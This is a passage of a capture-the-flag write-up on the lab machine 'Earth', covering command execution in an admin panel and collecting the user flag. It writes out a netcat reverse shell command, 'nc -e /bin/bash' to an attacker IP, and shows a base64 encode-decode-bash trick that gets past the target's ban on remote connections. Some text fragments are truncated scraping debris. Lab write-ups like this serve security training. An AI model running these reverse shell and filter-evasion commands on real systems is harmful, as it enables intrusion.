Next, was to check what commands that I could execute in this admin tool. I started by typing `ls` and the system files were listed.

It is custom for CTF challenges the user flag to be on the home directory, so I changed directory to home and listed the content and there was a folder called earth, I tried access the directory, but I couldn't do anything because it was a rabbit hence, I had to look for the user flags on other places

Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:

Run command

Command output: account adm cache crash db earth_web empty ftp games kerberos lib local lock log mail nis opt preserve run spool tmp www yp

Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:

Run command

Command output: db.sqlite3 earth_web manage.py secure_message user_flag.txt

Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:

Run command

Command output: [user_flag_3353b67d6437f07ba7d34afd7d2fc27d]

I decided to check the var file and noticed that there was a directory called earth_web. I cd directory to earth_web and listed its content and I managed to get the user flag. I cat the user flag to see the content.

Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

- Remote connections are forbidden.

CLI command:

```
nc -e /bin/bash 192.1
```

Run command

Command output:

```
(root@kali)-[~/Desktop/vulnhub/earth]
# nc -lnvp 1234
listening on [any] 1234 ...
```

Admin Command Tool

nd on Earth Messaging Machine (use with care).

den.

Next step is to establish a reverse tcp connection to the server. On the attack machine I had run netcat to listen for incoming connection on port 1234 and from the target machine we had to send a connection request to the attacker's machine using the following command

```
nc -e /bin/bash (attackers_machine_ip) 1234
```

Unfortunately, nothing was happening because remote connection was not allowed from the target machine

```
(root@kali)-[~/Desktop/vulnhub/earth]
# echo 'nc -e /bin/bash 192.168.192.20 1234' | base64
bmMgLUUgLU2Jpb9iYXNoIDE5Mi4xNjguMTkyLjIwIDEyMzQK
```

Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

- Remote connections are forbidden.

CLI command:

Command output:

```
(root@kali)-[~/Desktop/vulnhub/earth]
# nc -lnvp 1234
listening on [any] 1234 ...
connect to [192.168.192.10] from (UNKNOWN) [192.168.192.12] 35654
[]
```

The solution was to encode the netcat reverse connection (reverse shell) command for reverse connection to base64.


`echo 'nc -e /bin/bash (attackers_machine_ip) 1234' | base64`

Then on the target machine you run the following command

`echo 'base64 string' | base64 -d | bash`

What we are basically doing is telling the target to decode the base 64 string, then pass the command to bash which is going to execute `nc -e /bin/bash (attackers_machine_ip) 1234` which is going to be executed as a shell.

From here you will have to privilege escalate to get access to the root account.



Summary

1. Perform nmap
2. Save the DNS on your etc/hosts file
3. Open earth.local domain on the browser
4. Check robots.txt
5. Perform directory discovery
6. Access the admin directory and login page
7. Open the subdomain terratest.earth.local
8. Check robots.txt
9. Access testingnotes.txt
10. Retrieve the username
11. Access testdata.txt
12. Decode the encoded messages
13. Get password and use it to login the admin login page with the obtain username
14. Access the admin page and start testing for command execution.
15. List content on the target machine and look for the user flag
16. Establish a reverse tcp connection with the target
17. Privilege escalate